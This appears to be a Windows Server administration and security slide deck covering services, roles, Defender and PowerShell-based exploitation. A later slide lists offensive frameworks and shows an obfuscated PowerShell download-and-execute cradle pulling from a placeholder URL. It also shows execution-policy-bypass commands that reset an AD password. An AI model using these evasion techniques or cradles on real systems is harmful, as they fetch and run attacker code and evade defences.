Phone Service	Manages th...	Manual (Trig...	Local Service	
Plug and Play	Enables a c...	Running	Manual	Local Syste...
PNRP Machine Name Publi...	This service ...	Manual	Local Service	
Portable Device Enumerator...	Enforces gr...	Manual (Trig...	Local Syste...	
Power	Manages p...	Running	Automatic	Local Syste...
Print Spooler	This service ...	Running	Automatic	Local Syste...
Printer Extensions and Notif...	This service ...	Manual	Local Syste...	
PrintWorkflow_517345d	Print Workfl...	Manual	Local Syste...	
Problem Reports and Soluti...	This service ...	Manual	Local Syste...	
Program Compatibility Assi...	This service ...	Running	Manual	Local Syste...
Qualcomm Atheros WLAN ...		Running	Automatic	Local Syste...
Quality Windows Audio Vid...	Quality Win...	Running	Manual	Local Service

```
PS C:\WINDOWS\system32> Restart-Service Spooler -v
```

```
VERBOSE: Performing the operation "Restart-Service" on target "Print Spooler (Spooler)".
```

*Fixes 99% of printer problems

WINDOWS SERVER



SERVER CORE

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Administrator>start powershell


Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-WindowsFeature

Name                           FeatureName            State
----                           -
RPC over HTTP Proxy             RPC-over-HTTP-Proxy    Available
Simple TCP/IP Services          Simple-TCP/IP          Available
SMB 1.0/CIFS File Sharing Support SMB1                   Installed
SMB Bandwidth Limit             RS-SMB1                Available
SMTP Server                     SMTP-Server            Available
SNMP Service                    SNMP-Service           Available
SNMP WMI Provider               SNMP-WMI-Provider      Available
Telnet Client                   Telnet-Client          Available
Telnet Server                   Telnet-Server          Available
TFTP Client                     TFTP-Client            Available
User Interfaces and Infrastructure User-Interfaces-Infra  Available
  Graphical Management Tools and Infrastructure Server-Gui-Mgmt-Infra Available
  Desktop Experience             Desktop-Experience     Available
  Server Graphical Shell         Server-Gui-Shell       Available
Windows Biometric Framework     Biometric-Framework    Available
Windows Feedback Forwarder      WFF                    Available
Windows Identity Foundation 3.5 Windows-Identity-Fou... Available
Windows Internal Database       Windows-Internal-Dat... Available
Windows PowerShell              PowerShellRoot          Installed
  Windows PowerShell 4.0         PowerShell              Installed
  Windows PowerShell 2.0 Engine  PowerShell-V2           Removed
  Windows PowerShell Desired State Configurati... DSC-Service            Available
  Windows PowerShell ISE         PowerShell-ISE          Available
  Windows PowerShell Web Access  WindowsPowerShellWeb... Available
Windows Process Activation Service WAS                    Available
  Process Model                  WAS-Process-Model      Available
  .NET Environment 3.5           WAS-.NET-Environment   Available
  Configuration APIs            WAS-Config-APIs        Available
Windows Search Service          Search-Service          Available
Windows Server Backup           Windows-Server-Backup   Available
Windows Server Migration Tools  Migration               Available
Windows Standards-Based Storage Management WindowsStorageManage... Available
Windows TIFF IFilter            Windows-TIFF-IFilter    Available
WinRM IIS Extension             WinRM-IIS-Ext          Available
WINS Server                     WINS                   Available
Wireless LAN Service            Wireless-Networking     Available
WoW64 Support                   WoW64-Support           Installed
XPS Viewer                      XPS-Viewer              Available


PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Domain-Services
Success Restart Needed Exit Code      Feature Result
-----
True      No          Success      (Active Directory Domain Services, Remote ...
WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is
automatically updated, turn on Windows Update.

PS C:\Users\Administrator>
```


ACTIVE DIRECTORY (AD)




ACTIVE DIRECTORY (AD)




DOMAIN NAME SERVICE (DNS)



DYNAMIC HOST CONFIGURATION PROTOCOL(DHCP)





FILE TRANSFER PROTOCOL (FTP)




INTERNET INFORMATION SERVICES (IIS)




SERVER MESSAGE BLOCK (SMB)



DOMAIN NAME SERVICE (DNS)



GROUP POLICY OBJECTS (GPO)




SECURITY CONSIDERATIONS









WINDOWS DEFENDER

- ▶ Built into Windows
- ▶ Behavior based/Signature based



WINDOWS DEFENDER

	Industry average	May	June
Protection against 0-day malware attacks, inclusive of web and e-mail threats (Real-World Testing) 339 samples used	 98.8%	 100%	 100%
Detection of widespread and prevalent malware discovered in the last 4 weeks (the AV-TEST reference set) 21,851 samples used	 100%	 100%	 100%
Protection Score	6.0/6.0		



Defender

Version 4.18

Platform Windows 10 Professional (English), (64-Bit)

Report 202416

Date May-Jun/2020

POWERSHELL BASED EXPLOITATION

- ▶ “Living off the land”
- ▶ Open Source Tools
 - ▶ Bloodhound
 - ▶ Empire (BC-Security Branch)
 - ▶ Powerup
 - ▶ PoshC2
 - ▶ Death Star
 - ▶ <https://github.com/PowerShellMafia>
 - ▶ And more...



PoshC2



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

OBFUSCATION AND POWERSHELL

- ▶ -nop == -nopr == -noprof == -nopprofile
- ▶ *Invoke-Expression (New-Object Net.WebClient).DownloadString("htt" + "ps://" + "bit.ly/sample")*
- ==
- ▶ *`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"N`e`T`.W`e`B`C`l`i`e`N`T")."D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+ 'tps://bit.ly/sample')*

```
system("powershell -ExecutionPolicy Bypass -nopr -nonin Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");  
system("powershell -ExecutionPo Bypass -noprof -noninter Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");  
system("powershell -ExecutionP Bypass -nopr -noninterat Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
```

POWERSHELL EXECUTION POLICIES

- ▶ Not intended to be a security feature

POWERSHELL LOGGING

- ▶ Only possible in V5
 - ▶ Very powerful
- 
